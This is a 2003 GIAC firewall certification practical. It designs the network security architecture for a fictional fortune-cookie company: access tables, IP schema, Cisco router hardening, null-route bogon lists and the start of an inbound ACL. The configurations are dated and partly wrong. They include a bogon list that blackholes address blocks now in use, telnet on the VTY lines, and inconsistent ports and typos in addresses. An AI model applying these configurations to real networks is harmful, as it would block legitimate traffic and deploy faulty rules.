# Global Information Assurance Certification Paper

# GIAC Practical Assignment

## GCFW V1.9

**Eugene Borukhovich**

**August, 2003**

Assignment 1 – Security Architecture ..... 3
1.0 Company Background ..... 3
1.1 Company Overview ..... 4
1.2 Business Requirements ..... 4
1.2.1 Business-to-Consumer ..... 4
1.2.2 Business-to-Business ..... 5
1.2.3 Partners ..... 5
1.2.4 Employees ..... 5
1.3 Technical Platforms and Requirements ..... 6
1.3.0 Business Assumptions ..... 6
1.3.1 Hardware ..... 7
1.3.2 Operating Systems ..... 7
1.3.3 Software ..... 7
1.3.3.1 Firewalls/VPN ..... 7
1.3.3.2 Web Servers ..... 7
1.3.3.3 Databases ..... 8
1.3.3.4 Application Layer ..... 8
1.3.3.5 DNS ..... 8
1.3.3.6 SMTP/Mail ..... 8
1.3.3.7 Anti-Virus ..... 8
1.3.3.8 Intrusion Detection ..... 8
1.3.3.9 Proxies ..... 9
1.3.3.10 Strong Authentication ..... 9
1.3.3.11 Layer 2 ..... 9
1.4 Access Requirements and IP Schema ..... 9
1.4.1 IP Schema ..... 9
1.4.2 Business-to-Consumer Access Requirements ..... 10
1.4.3 Business-to Business Access Requirements ..... 10
1.4.4 Partner Access Requirement ..... 10
1.4.5 Employees Access Requirements ..... 10
1.4.6 Service DMZ (#1) Access Requirements ..... 11
1.4.7 Reverse Proxy DMZ (#2) Access Requirements ..... 12
1.4.8 Web App DMZ (#3) Access Requirements ..... 13
1.4.9 Network Diagram ..... 14
1.5 Defense in Depth ..... 14
Assignment 2 – Security Policy and Tutorial ..... 15
2.0 Border Routers ..... 15
2.0.1 Global properties ..... 15
2.0.2 Interface Properties ..... 16
2.0.3 Black Hole Routes ..... 16
2.0.4 Logging ..... 18
2.0.5 SNMP ..... 18
2.0.6 VTY Access ..... 19
2.0.7 Inbound ACL ..... 19
2.0.8 Just a legal Disclaimer ..... 23
2.1 Firewall Configuration and Tutorial ..... 23

2.1.1 Firewall Rules and Tutorial ..... 23
2.1.2 Policy Rule explanations ..... 25
2.1.3 Network Address Translation ..... 26
2.1.4 Remote Access VPN Tutorial ..... 27
2.1.5 Site-To-Site VPN Configuration and Tutorial ..... 32
2.1.6 SmartDefense Configuration ..... 32
2.1.7 Core router filtering ..... 33
Assignment 3 – Verify Security Policy ..... 36
3.0 Firewall Policy Validation Planning ..... 36
3.0.1 Technical Approach ..... 36
3.0.2 Potential Risks and Impact ..... 37
3.0.3 Firewall host scan using NMAP 3.27 ..... 37
3.0.3.1 TCP Scan ..... 38
3.0.3.1.1 TCP Port scan analysis and remediation ..... 39
3.0.3.2 UDP Scan ..... 40
3.0.4 Smart Defense Validation ..... 40
3.0.4.1 Local Interface Spoofing ..... 40
3.0.4.2 Port Scanning Detection ..... 41
3.0.4.3 Packet Sanity Check ..... 42
3.0.5 DMZ Hosts Validation ..... 42
3.0.5.2 B2B Proxy ..... 43
3.0.5.4 Class C Scan ..... 43
3.0.5.5 B2B Reverse Proxy DMZ ..... 45
3.0.5.5.1 Reverse Proxy Scan Analysis and remediation ..... 47
3.0.5.6 Web App DMZ Scan ..... 48
3.0.5.6.1 Web App DMZ Analysis and Remediation ..... 49
3.0.6.1 Service DMZ Scan ..... 49
3.0.6.1.1 Service DMZ Analysis and Remidiation ..... 50
3.07 Management Segment Scan ..... 51
3.0.7.1 Management Segment Analysis and Remediation ..... 52
3.0.8 Final Analysis and Remediation notes ..... 52
Assignment 4 – Design Under Fire ..... 52
4.0 Attack against the firewall ..... 52
4.1 Denial of Service ..... 55
4.1.1 DDoS Prevention techniques ..... 57
4.2 Internal Host attack ..... 58
References ..... 59

# Assignment 1 – Security Architecture

## *1.0 Company Background*

GIAC Enterprises is a leader in the online fortune cookie business. Due to consolidation in the industry, GIAC has acquired numerous smaller online and offline fortune cookie companies and have tried to integrate them into their

infrastructure. GIAC Enterprises is a privately held company and have expanded substantially in the past 3 years. Due to their rapid expansion all the businesses have been integrated hastily without much thought to security, redundancy, availability. While GIAC has grasped 60% of the market, those numbers have been dwindling due to security breaches, website defacements and general network downtime.

In order to hold on to their #1 position in the market a new CIO was brought in to consolidate all the efforts and revamp GIAC's infrastructure and security practices.

## *1.1 Company Overview*

GIAC has based its business on selling online fortune cookie content. The company has developed multiple revenue models including selling fortune cookie sayings to individuals(B2C) sec. 1.2.1, selling the sayings to fortune cookie producers (B2B) sec.1.2.2 as well as a large network of online resellers through an affiliate program(Partners) sec. 1.2.3.

Besides the internal full-time staff, GIAC has a number of freelancers who contribute content through an intranet web server (VPN Remote Users) sec. 1.2.2

All the employees have access from the road and home into the internal network via VPN (VPN Remote Users) sec. 1.2.2

We will now discuss the process flow for each of the respected access points into the network.

## *1.2 Business Requirements*

### 1.2.1 Business-to-Consumer

The business-to-consumer website (www.fortunecookiesayings.com) provides some free content which includes snippets of fortunes, related stories, and more. In order to get access to the full search functionality and browse full category lists, a consumer must sign up through the secure website. The user's profile is then stored in the profile database.

Once signed in the user can now search and browse and add items into the shopping cart. All the fortune cookie sayings are displayed as a .gif with digimark protection to prevent unauthorized "copy and paste" of the content. After the checkout the user is redirected to his/her personal page at which point they can view the fortune cookies as text as well as review all their previous orders.

### 1.2.2 Business-to-Business

One of the major revenue streams for GIAC is a large number of global customers who purchase GIAC's sayings in bulk for mass fortune cookie production.

There is a customer portal (https://clients.fortunecookiesayings.com) which the customer's marketing departments can access. This website is driven by a similar engine as the business-to-consumer site with different branding for each client and some minor modifications (for ex. customerID is used as the username)

Assumption: We are assuming that each customer has a small team of people that are authorized to use the same username/password. If multiple e-mail addresses are in the database for a particular customer the confirmation will be sent out to all the individuals.

After the customer adds the fortune cookie sayings to the basket an e-mail confirmation is sent to the customer and the order is routed to the finance department for billing purposes. Once the order is complete, the fortune cookies are then batched (according to customers standards i.e. tab delimited, XML etc.) and secure copied to customer accessible Secure FTP server. The files are then picked up the customer.

Assumption: Customer makes their own choice whether to automate the process on their end or not.

### 1.2.3 Partners

In order to gain global exposure, GIAC's marketing department recently introduced a partner program. GIAC's global partners resell fortune sayings all over the world, therefore are in need to access the database in order to gain access to content directly. Furthermore, international partners upload translated fortune cookie sayings to the database. Since access is required 24 hours/day due to time zone differences, a high availability VPN environment is required. Financial restrictions also dictate the use of VPN vs. expensive frame-relay circuits.

### 1.2.4 Employees

75% of GIAC's employees are usually doing work out of the central office; however the mobile sales team as well as some of the telecommuters that make up the other 20% of the workforce requires remote access VPN in order to get their work done. The last 5% of the workforce are GIAC's freelancers that require VPN access to upload the content they write to GIAC's intranet portal.
There are relatively few services that the employees require to access. One is e-mail, which can be accesses via OWA (Outlook Web Access) as well as through

VPN. The second being the intranet portal which employees can log into and get access to their files, meetings, announcements etc. One of the biggest investments that GIAC has made over the past 5 years was to develop a company portal that will allow each employee to define his/her own workspace – upload files to their "PHD"- portal home directory and etc. The vision was that everything should be accessed via the http protocol, and encourages collaboration among employees.

Assumption: There will not be further discussion of the portal design, since it is out of the scope of this paper. However we will discuss access control to the portal itself.

There are also advanced users group which is comprised with application developers, dba and network administrators. These employees require additional access over ssh to all the environments as well as 3369 for MySQL (database of choice for GIAC)

All employees require web access which will be provided by a set of caching proxies.

All external instant messaging and P2P applications are disallowed in the enterprise aside from an internal Jabber server that provides ease of communication for the employees. Jabber server will not have any plug-ins to connect to any of the public IM servers (MSN, AIM, Yahoo). Even though only specific ports are allowed outbound, Akonix L7 Rogue Aware will be placed outside of the external firewalls to report any of the above activity to the network administrators.

## *1.3 Technical Platforms and Requirements*

### 1.3.0 Business Assumptions

While stability, availability and security were the mandates from the upper management, all of the above had to be accomplished with the least cost possible, therefore open-source software was chosen to balance the costs of high-availability which required some major capital expenditures. Only the firewalls will be running commercial software. The CIO has cut deals to utilize and test beta software from some vendors in order to cut costs of capital. While beta software might have security bugs and other issues, the management has made a conscious financial decision with a vision that the bugs will be worked out by the vendors within 6-9 months of implementation. Since all of the software will be running open-source, all of the administrators and engineers have signed up for mailing lists and actively follow any vulnerabilities in order to mitigate the above risk.

### 1.3.1 Hardware

To contain data center space and rising support fees, GIAC has been replacing a mish mash of platforms and standardizing on IBM hardware. The servers are mostly 1-3U depending on the requirements of the application.

GIAC firewalls will be running on Nokia IP380 platform which comes with built-in 4 network interface cards with 2 more slots for expansion.

GIAC already had 4 3640 routers, two internet facing and two core routers. Those routers have been upgraded to the latest Cisco IOS release that supports SSH. Since no other protocol travels through the core network, IP only version was chosen.

### 1.3.2 Operating Systems

GIAC Enterprises have been standardizing on a Linux RedHat 7.3 platform for the servers with support directly from IBM. This allows GIAC administrators to know one product in great detail and utilize all the open-source applications. This also allows the security staff to implement granular host based security policies utilizing iptables on each server.

The firewalls will be running IPSO 3.7 beta due to negotiations that took place with Nokia. Nokia will provide all the hardware at steep discounts. This will also allow GIAC to run the latest Checkpoint NG AI which only will run on IPSO 3.7

### 1.3.3 Software

#### 1.3.3.1 Firewalls/VPN

GIAC has standardized on Checkpoint NG AI with AI SecureClient to provide granular access control at the client as well as at the gateways. This will also allow forcing all the traffic through the VPN gateway by disabling split-tunneling.

SmartDefense will be heavily utilized to prevent some of the well known worms, fragmentation attacks and more.

The new features of ISN scrambling as well as TTL spoofing will be used to prevent fingerprinting.

#### 1.3.3.2 Web Servers

Apache 1.3.27 will be utilized. While Apache 2.0 provides extra functionality and speed, the restriction was the RSA WebAgent that is being used on the B2B

apache reverse proxies. In order to avoid different versions of Apache, a decision was made to only move up to Apache 2.0 once RSA supports it.

#### 1.3.3.3 Databases

GIAC chose MySQL 4.0.13 and already starting to look at 5.0 version to enhance their databases with stored procedures and eventually triggers, however at the time of this writing 4.0.13 is the latest stable production release.

#### 1.3.3.4 Application Layer

PHP 4.3.2, which is the latest release, was chosen due to a number of security bugs that have been resolved.

#### 1.3.3.5 DNS

GIAC will be running BIND 9.2.2 which will allow the enterprise to utilize views for security reasons

#### 1.3.3.6 SMTP/Mail

Postfix will be used on the mail servers, since it is easy to configure and is sendmail friendly. It will be compiled with the TLS patch to enable secure e-mail communications with required parties. Since SPAM has not been a major issue in the company only basic UCE controls within main.cf have been utilized.

Internally GIAC will run Microsoft Exchange 2000 with OWA.

#### 1.3.3.7 Anti-Virus

GIAC decided to standardize with Sophos suite of anti-virus products at the desktops and servers. Sophos provides the fastest updates to any of the new viruses compared to other vendors as well as faster scanning due to their checksum algorithm

#### 1.3.3.8 Intrusion Detection

Snort 2.0 will be deployed across a number of IDS nodes with ACID and MySQL on the IDSmanager for logging and reporting.

Tripwire 4.0 open-source edition will be utilized on every server for host-based intrusion detection.

### 1.3.3.9 Proxies

GIAC will implement Squid with SquidGuard for web filtering. Squid provides good performance with tight access controls.
In order to avoid expensive load-balancers,
VRRPd ( http://www.linuxvirtualserver.org/~acassen/software/ ) will be used between the two proxies. While this will only provide active-standby functionality, this will save the company thousands of dollars in capital expenditure.

### 1.3.3.10 Strong Authentication

RSA SecureID ACE server has been chosen for remote access VPN.
GIAC will also utilize RSA ACE Webagent for strong authentication to the B2B Apache reverse proxies

### 1.3.3.11 Layer 2

GIAC will not be utilizing VLANs in the DMZ , instead using a dedicated pair of switches for each network. This will eliminate any possible Layer 2 security issues.

## *1.4 Access Requirements and IP Schema*

### 1.4.1 IP Schema

GIAC was assigned one class C addressing scheme from its ISP (172.24.34.0/24), which will be subneted as follows:

| | |
|---|---|
| 172.24.34.0/27 | Service DMZ |
| 172.24.34.32/27 | Reserved for expansion |
| 172.24.34.64/26 | Reverse Proxy DMZ |
| 172.24.35.128/26 | Web App DMZ |
| 172.24.34.192/28 | Behind ISP routers |

Internally GIAC will utilize an RFC 1918[1] IP schema based on 192.168.0.0/21

| | |
|---|---|
| 192.168.201.0/24 | Office Mode VPN Pool |
| 192.168.200.0/24 | Database Segment |
| 192.168.10.0/24 | Server Segments (Exchane, Intranet etc.) |
| 192.168.199.0/24 | Management Network (NTP, SSH) |

### 1.4.2 Business-to-Consumer Access Requirements

Consumers will need HTTP and HTTPS access to the www.fortunecookiesayings.com , which are the reverse proxies

| Source | Destination | Service | Proto | Description |
|---|---|---|---|---|
| Any | 172.24.34.70 | 443 HTTPS | TCP | Allow SSL |
| Any | 172.24.34.70 | 80 HTTP | TCP | Allow HTTP |

### 1.4.3 Business-to Business Access Requirements

The clients will need HTTPS access to the B2B website .

| Source | Destination | Service | Proto | Description |
|---|---|---|---|---|
| Any | 172.24.34.73 | 443 HTTPS | TCP | Allow SSL |
| Any | 172.24.34.73 | 80 | TCP | Allow HTTP |

### 1.4.4 Partner Access Requirement

All partners have VPN access into GIAC's network. The partners will only be able to access the database servers once the VPN tunnel is established. Furthermore the core router ACL will be updated as new clients sign up to reflect the required access. This is a perfect example of Defense-in-Depth

| Source | Destination | Service | Proto | Descriptions |
|---|---|---|---|---|
| PartnerNets | 172.24.34.199 | 500 IKE | UDP | VPN IKE |
| PartnerNets | 172.24.34.199 | 500 | TCP | VPN IKE TCP |
| PartnerNets | 172.24.34.199 | | 50 IPSEC | IPSEC |
| **Encryption Domain** | | | | **The below rules describe the encryption domain** |
| PartnerNets | 192.168.200.20 | 3306 | TCP | MySQL |
| PartnerNets | 192.168.200.21 | 3306 | TCP | MySQL |

### 1.4.5 Employees Access Requirements

The employees and contractors will require remote access into GIAC. All the relevant needed ports for VPN connectivity are outlined below. While we will be forcing UDP encapsulation at the client over UDP 2746, we also left the Policy

Server Logon port open as well in case somebody is not behind a home NAT router and disables the “Force UDP Encapsulation”.

Outbound web access and ftp access will be required by the users, however no direct access will be allowed out. Only the two internal proxies will have

| Source | Destination | Service | Proto | Descriptions |
|---|---|---|---|---|
| Any | 172.24.34.199 | 500 IKE | UDP | VPN: IKE |
| Any | 172.24.34.199 | 500 | TCP | VPN: IKE TCP |
| Any | 172.24.34.199 | 2746 | UDP | VPN:UDP Encapsulation |
| Any | 172.24.34.199 | 18231 | TCP | VPN: Policy Server Logon |
| Any | 172.24.34.199 | 18233 | TCP | VPN: SCV Keepalive |
| Any | 172.24.34.199 | 264 | UDP | Site Update |
| **Encryption Domain** | | | | The below rules are really objects in the encryption domain |
| Any | 192.168.10.14 | HTTPS | TCP | Portal Access |
| Any | 192.168.10.13 | HTTPS | TCP | OWA Access |
| Any | 192.168.10.10 | DNS | UDP | Name Resolution |
| Any | 192.168.10.11 | DNS | UDP | Name Resolution |
| Any | 192.168.199.10 | SSH | TCP | SSH access to jump off to the DMZ and DB segments |
| Any | 192.168.199.11 | SSH | TCP | SSH access to jump off to the DMZ and DB segments |

### 1.4.6 Service DMZ (#1) Access Requirements

Services DMZ will contain DNS servers as well as mail servers which will require UDP port 53 and TCP port 25. Also we will allow management traffic via SSH from the management segment. SMTP will be allowed from the DMZ mail servers to internal Exchange server that resides on the server VLAN on the internal network.

| Source | Destination | Service | Proto | Descriptions |
|---|---|---|---|---|
| Any | 172.24.34.5 | 53 DNS | UDP | DNS queries |
| Any | 172.24.34.6 | 53 DNS | UDP | DNS queries |
| Any | 172.24.34.7 | 25 SMTP | TCP | Allow mail |
| Any | 172.24.34.8 | 25 SMTP | TCP | Allow mail |
| 192.168.199.10/24 | 172.24.34.5 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.10/24 | 172.24.34.6 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.10/24 | 172.24.34.7 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.10/24 | 172.24.34.8 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.11/24 | 172.24.34.5 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.11/24 | 172.24.34.6 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.11/24 | 172.24.34.7 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.11/24 | 172.24.34.8 | 22 SSH | TCP | Mgmt traffic |
| DMZ#1 Hosts | 192.168.199.11 | 123 NTP | UDP | NTP sync |
| Mail Servers | 192.168.10.13 | 25 SMTP | TCP | Exchange |

### 1.4.7 Reverse Proxy DMZ (#2) Access Requirements

The proxies will also be utilizing VRRPd to save costs on load balancers; hence only one IP address will need to be visible to the world. On the backend the proxy will need access via HTTP/HTTPS to the web app servers. The decision was made not to pass text in the clear even between the proxy DMZ and the web app server DMZ, hence the traffic from the reverse proxies that was initiated via SSL will be proxied to the respective virtual host. NTP traffic will be allowed from the proxy servers to the internal NTP server (gc_log). For redundancy we will require both proxy servers to both web app servers as well as the VRRP address of the app server on the HTTP/HTTPS ports.

| Source | Destination | Service | Proto | Description |
|---|---|---|---|---|
| Any | 172.24.34.70 | 443 HTTPS | TCP | Allow SSL |
| Any | 172.24.34.70 | 80 HTTP | TCP | Allow SSL |
| Any | 172.24.34.73 | 443 HTTPS | TCP | Allow SSL |
| Any | 172.24.34.73 | 80 HTTP | TCP | Allow SSL |
| 172.24.34.68<br>172.24.34.69 | 172.24.34.135<br>172.24.34.136<br>172.24.34.137 | 24080<br>24443 | TCP | B2C proxies to b2cwebs |
| 172.24.34.71<br>172.24.34.72 | 172.24.34.132<br>172.24.34.133<br>172.24.34.134 | 24080<br>24443 | TCP | B2B proxy to b2bwebs |
| 192.168.199.10/24 | 172.24.34.68 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.10/24 | 172.24.34.69 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.10/24 | 172.24.34.71 | 22 SSH | TCP | Mgmt traffic |


| | | | | |
|---|---|---|---|---|
| 192.168.199.10/24 | 172.24.34.72 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.11/24 | 172.24.34.68 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.11/24 | 172.24.34.69 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.11/24 | 172.24.34.71 | 22 SSH | TCP | Mgmt traffic |
| 192.168.199.11/24 | 172.24.34.72 | 22 SSH | TCP | Mgmt traffic |
| Reverse Proxy Servers | 192.168.199.11 | 123 NTP | UDP | NTP sync |
| Reverse Proxy Servers | 192.168.199.11 | 514 SYSLOG | UDP | Logging |
| Reverse Proxy Servers | 192.168.10.12 | 5500 ACE | UDP | RSA Auth |

### 1.4.8 Web App DMZ (#3) Access Requirements

The Application Servers will need MySQL server access to the database servers on port 3309 and the standard management and NTP traffic allowed.

| Source | Destination | Service | Proto | Description |
|---|---|---|---|---|
| B2C Webs | 192.168.200.10 | 3306 SQL | TCP | Allow MySQL port |
| B2C Webs | 192.168.200.11 | 3306 SQL | TCP | Allow MySQL port |
| B2B Webs | 192.168.200.20 | 3306 SQL | TCP | Allow MySQL port |
| B2B Webs | 192.168.200.21 | 3306 SQL | TCP | Allow MySQL port |
| All Web Servers | 192.168.199.11 | 123 NTP | UDP | NTP sync |
| All Web Servers | 192.168.199.11 | 514 SYSLOG | UDP | Logging |
| 192.168.199.10/24 192.168.199.11/24 | Web App Servers | 22 SSH | TCP | Mgmt traffic |

### 1.4.9 Network Diagram




## *1.5 Defense in Depth*

GIAC's design has incorporated the defense-in-depth principles. GIAC will utilize packet filtering at the ISP router, statefull inspection firewall connected to all the DMZ and further filtering at the core routers behind which other resources like database servers will reside.

By using open-source Linux operating system, GIAC will further improve the defense-in-depth principles by utilizing iptables on each of the DMZ hosts.

# Assignment 2 – Security Policy and Tutorial

## *2.0 Border Routers*

The border routers will be running on a pair of 3640 Cisco router with IOS version 12.2.(17a) (which is the latest recommended OS as of this writing). GIAC will be running BGP on the ISP links, however utilizing authentication with the provider and only taking in a default route. GIAC will also utilize HSRP with Serial tracking on the internal (DMZ facing) router interfaces for high availability. The border routers will be performing packet filtering and allowing only the needed ports and destinations to the DMZ hosts. Furthermore we will discuss explicit deny rules to prevent spoofing and other unauthorized access. Due to memory and flash requirements a decision was made not to run an SSH capable version of IOS until the next budget cycle.

### 2.0.1 Global properties

| | |
|---|---|
| service timestamps debug datetime msec show-timezone localtime | Show full time stamps in the syslog |
| service timestamps log datetime msec show-timezone localtime | Show full time stamps in the syslog |
| service password-encryption | Enable password encryption |
| no service dhcp | Disable dhcp server and relay agent |
| logging buffered 16384 debugging | Keep latest logging information locally |
| no enable password | Disable less secure enable password |
| no service finger | Disable the finger service |
| no ip finger | Disable the finger service |
| no cdp run | Disable Cisco Discover Protocol |
| no ip http server | Disable HTTP management server |
| no service pad | Disable PAD commands |
| no ip source-route | Disable source routing |
| no ip bootp server | Disable BOOTP server |
| no ip domain-lookup | Don't need DNS resolution on the router |
| ip cef | Enable Cisco Express Forwarding for sperformance |
| clock timezone EST -5 | Standardize on a timezone for eaier |

| | |
|---|---|
| | tracking |
| ntp authentication-key 2345 md5 <word> | Enable authentication for NTP |
| ntp authetnicate | Authenticate time sources |
| ntp server 192.168.199.11 | Specify the NTP server |
| interface Null0<br>no ip unreachables | Create a dump bucket interface for bad packets |

### 2.0.2 Interface Properties

| **no ip redirects** | **Don't send redirects** |
|---|---|
| no ip unreachables | Don't send unreachables |
| no ip directed-broadcast | Prevent smurf attacks |
| no ip proxy-arp | Disable Proxy Arping |
| no ip mask-reply | Prevent replying with our mask |
| no ip mroute-cache | Disable switching cache for multicast packets |

### 2.0.3 Black Hole Routes

Just in case any packets from the below networks sneak in through the packet filtering we will route them to the dump bucket (Null0 interface) [3]

ip route 1.0.0.0 255.0.0.0 null0
ip route 2.0.0.0 255.0.0.0 null0
ip route 5.0.0.0 255.0.0.0 null0
ip route 7.0.0.0 255.0.0.0 null0
ip route 10.0.0.0 255.0.0.0 null0
ip route 23.0.0.0 255.0.0.0 null0
ip route 27.0.0.0 255.0.0.0 null0
ip route 31.0.0.0 255.0.0.0 null0
ip route 36.0.0.0 255.0.0.0 null0
ip route 37.0.0.0 255.0.0.0 null0
ip route 39.0.0.0 255.0.0.0 null0
ip route 41.0.0.0 255.0.0.0 null0
ip route 42.0.0.0 255.0.0.0 null0
ip route 49.0.0.0 255.0.0.0 null0
ip route 50.0.0.0 255.0.0.0 null0
ip route 58.0.0.0 255.0.0.0 null0
ip route 59.0.0.0 255.0.0.0 null0
ip route 70.0.0.0 255.0.0.0 null0
ip route 71.0.0.0 255.0.0.0 null0

```
ip route 72.0.0.0 255.0.0.0 null0
ip route 73.0.0.0 255.0.0.0 null0
ip route 74.0.0.0 255.0.0.0 null0
ip route 75.0.0.0 255.0.0.0 null0
ip route 76.0.0.0 255.0.0.0 null0
ip route 77.0.0.0 255.0.0.0 null0
ip route 78.0.0.0 255.0.0.0 null0
ip route 79.0.0.0 255.0.0.0 null0
ip route 83.0.0.0 255.0.0.0 null0
ip route 84.0.0.0 255.0.0.0 null0
ip route 85.0.0.0 255.0.0.0 null0
ip route 86.0.0.0 255.0.0.0 null0
ip route 87.0.0.0 255.0.0.0 null0
ip route 88.0.0.0 255.0.0.0 null0
ip route 89.0.0.0 255.0.0.0 null0
ip route 90.0.0.0 255.0.0.0 null0
ip route 91.0.0.0 255.0.0.0 null0
ip route 92.0.0.0 255.0.0.0 null0
ip route 93.0.0.0 255.0.0.0 null0
ip route 94.0.0.0 255.0.0.0 null0
ip route 95.0.0.0 255.0.0.0 null0
ip route 96.0.0.0 255.0.0.0 null0
ip route 97.0.0.0 255.0.0.0 null0
ip route 98.0.0.0 255.0.0.0 null0
ip route 99.0.0.0 255.0.0.0 null0
ip route 100.0.0.0 255.0.0.0 null0
ip route 101.0.0.0 255.0.0.0 null0
ip route 102.0.0.0 255.0.0.0 null0
ip route 103.0.0.0 255.0.0.0 null0
ip route 104.0.0.0 255.0.0.0 null0
ip route 105.0.0.0 255.0.0.0 null0
ip route 106.0.0.0 255.0.0.0 null0
ip route 107.0.0.0 255.0.0.0 null0
ip route 108.0.0.0 255.0.0.0 null0
ip route 109.0.0.0 255.0.0.0 null0
ip route 110.0.0.0 255.0.0.0 null0
ip route 111.0.0.0 255.0.0.0 null0
ip route 112.0.0.0 255.0.0.0 null0
ip route 113.0.0.0 255.0.0.0 null0
ip route 114.0.0.0 255.0.0.0 null0
ip route 115.0.0.0 255.0.0.0 null0
ip route 116.0.0.0 255.0.0.0 null0
ip route 117.0.0.0 255.0.0.0 null0
ip route 118.0.0.0 255.0.0.0 null0
ip route 119.0.0.0 255.0.0.0 null0
ip route 120.0.0.0 255.0.0.0 null0
```

```
ip route 121.0.0.0 255.0.0.0 null0
ip route 122.0.0.0 255.0.0.0 null0
ip route 123.0.0.0 255.0.0.0 null0
ip route 124.0.0.0 255.0.0.0 null0
ip route 125.0.0.0 255.0.0.0 null0
ip route 126.0.0.0 255.0.0.0 null0
ip route 127.0.0.0 255.0.0.0 null0
ip route 169.254.0.0 255.255.0.0 null0
ip route 172.16.0.0 255.240.0.0 null0
ip route 173.0.0.0 255.0.0.0 null0
ip route 174.0.0.0 255.0.0.0 null0
ip route 175.0.0.0 255.0.0.0 null0
ip route 176.0.0.0 255.0.0.0 null0
ip route 177.0.0.0 255.0.0.0 null0
ip route 178.0.0.0 255.0.0.0 null0
ip route 179.0.0.0 255.0.0.0 null0
ip route 180.0.0.0 255.0.0.0 null0
ip route 181.0.0.0 255.0.0.0 null0
ip route 182.0.0.0 255.0.0.0 null0
ip route 183.0.0.0 255.0.0.0 null0
ip route 184.0.0.0 255.0.0.0 null0
ip route 185.0.0.0 255.0.0.0 null0
ip route 186.0.0.0 255.0.0.0 null0
ip route 187.0.0.0 255.0.0.0 null0
ip route 189.0.0.0 255.0.0.0 null0
ip route 190.0.0.0 255.0.0.0 null0
ip route 192.0.2.0 255.255.255.0 null0
ip route 197.0.0.0 255.0.0.0 null0
ip route 223.0.0.0 255.0.0.0 null0
```

### 2.0.4 Logging

GIAC will log anything of interest to the syslog server

```
logging trap debugging
logging facility local5
logging source-interface loopback0
logging 192.l68.199.11
```

### 2.0.5 SNMP

We will allow only the log host to gather SNMP information as well as apply that to the global SNMP commands

```
access-list 15 remark SNMP ALLOW
access-list 15 permit 192.168.199.11
access-list 15 deny any log

snmp-server community <STRING> RO 15
```

### 2.0.6 VTY Access

```
We will allow the two hosts for the vty 0-3
access-list 115 remark VTY 0-3 Access ACL
access-list 115 permit tcp host 192.168.199.10 host 0.0.0.0 range 22 23 log-input
access-list 115 permit tcp host 192.168.199.11 host 0.0.0.0 range 22 23 log-input
access-list 115 deny ip any any log-input

And just in case allow access from the firewall on the remaining VTY

access-list 116 remark VTY 4 Access ACL
access-list 116 permit tcp host 172.24.34.197 host 0.0.0.0 range 22 23 log-input
access-list 116 permit tcp host 172.24.34.198 host 0.0.0.0 range 22 23 log-input
access-list 116 deny ip any any log-input

Then apply the above ACLs

line vty 0 3
 access-class 115 in
 exec-timeout 15 0
 transport input telnet
line vty 4
 access-class 116 in
 exec-timeout 15 0
 transport input telnet
```

### 2.0.7 Inbound ACL

```
access-list 2001 remark INBOUND ACL
! See if anybody is trying to spoof our addresses
access-list 2001 deny ip 192.168.0.0 0.0.255.255 any log-input
access-list 2001 deny ip 172.24.34.0 0.255.255.255 any log-input
